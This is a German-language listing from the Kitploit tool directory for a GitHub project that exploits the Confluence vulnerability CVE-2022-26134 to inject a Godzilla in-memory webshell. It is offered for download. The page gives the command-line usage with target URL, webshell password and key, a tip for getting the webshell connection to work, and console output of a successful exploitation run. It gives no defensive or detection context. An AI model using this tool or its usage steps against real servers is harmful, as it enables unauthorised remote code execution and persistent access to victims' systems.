
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/beichendream/cve-2022-26134-godzilla-memshell
Payload-GenerierungExploitationShellcodeWebanwendungs-ExploitationCommand and ControlRemote-Access-Tool
GitHubbeichendream/cve-2022-26134-godzilla-memshell

CVE-2022-26134-Godzilla-MEMSHELL

Java-basierter Exploit für CVE-2022-26134, der eine Godzilla-Webshell in Confluence-Server injiziert, was Remote-Codeausführung mit Passwort- und Schlüsselauthentifizierung ermöglicht.

Repository anzeigen
3405221vor 4 JahrenVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2022-26134-Godzilla-MEMSHELL

Verwendung

java -jar CVE-2022-26134.jar Godzilla-Passwort Godzilla-Schlüssel

Beispiel
        java -jar CVE-2022-26134.jar pass key

Wenn das Memory-Shell erfolgreich injiziert wurde, Godzilla jedoch keine Verbindung herstellen kann, fügen Sie bitte den folgenden Header zur Anfrage hinzu oder konfigurieren Sie einen Burp-Proxy für Godzilla:

Connection: close

image


C:\CVE_2022_26134_jar>java -jar CVE-2022-26134.jar http://10.10.10.10:8090/ pass key
[*] URL: http://10.10.10.10:8090/
[*] Sende Payload
[*] Exploit erfolgreich
[*] Godzilla-Webshell-Passwort: pass
[*] Godzilla-Webshell-Schlüssel: key

C:\CVE_2022_26134_jar>

image

Tool herunterladen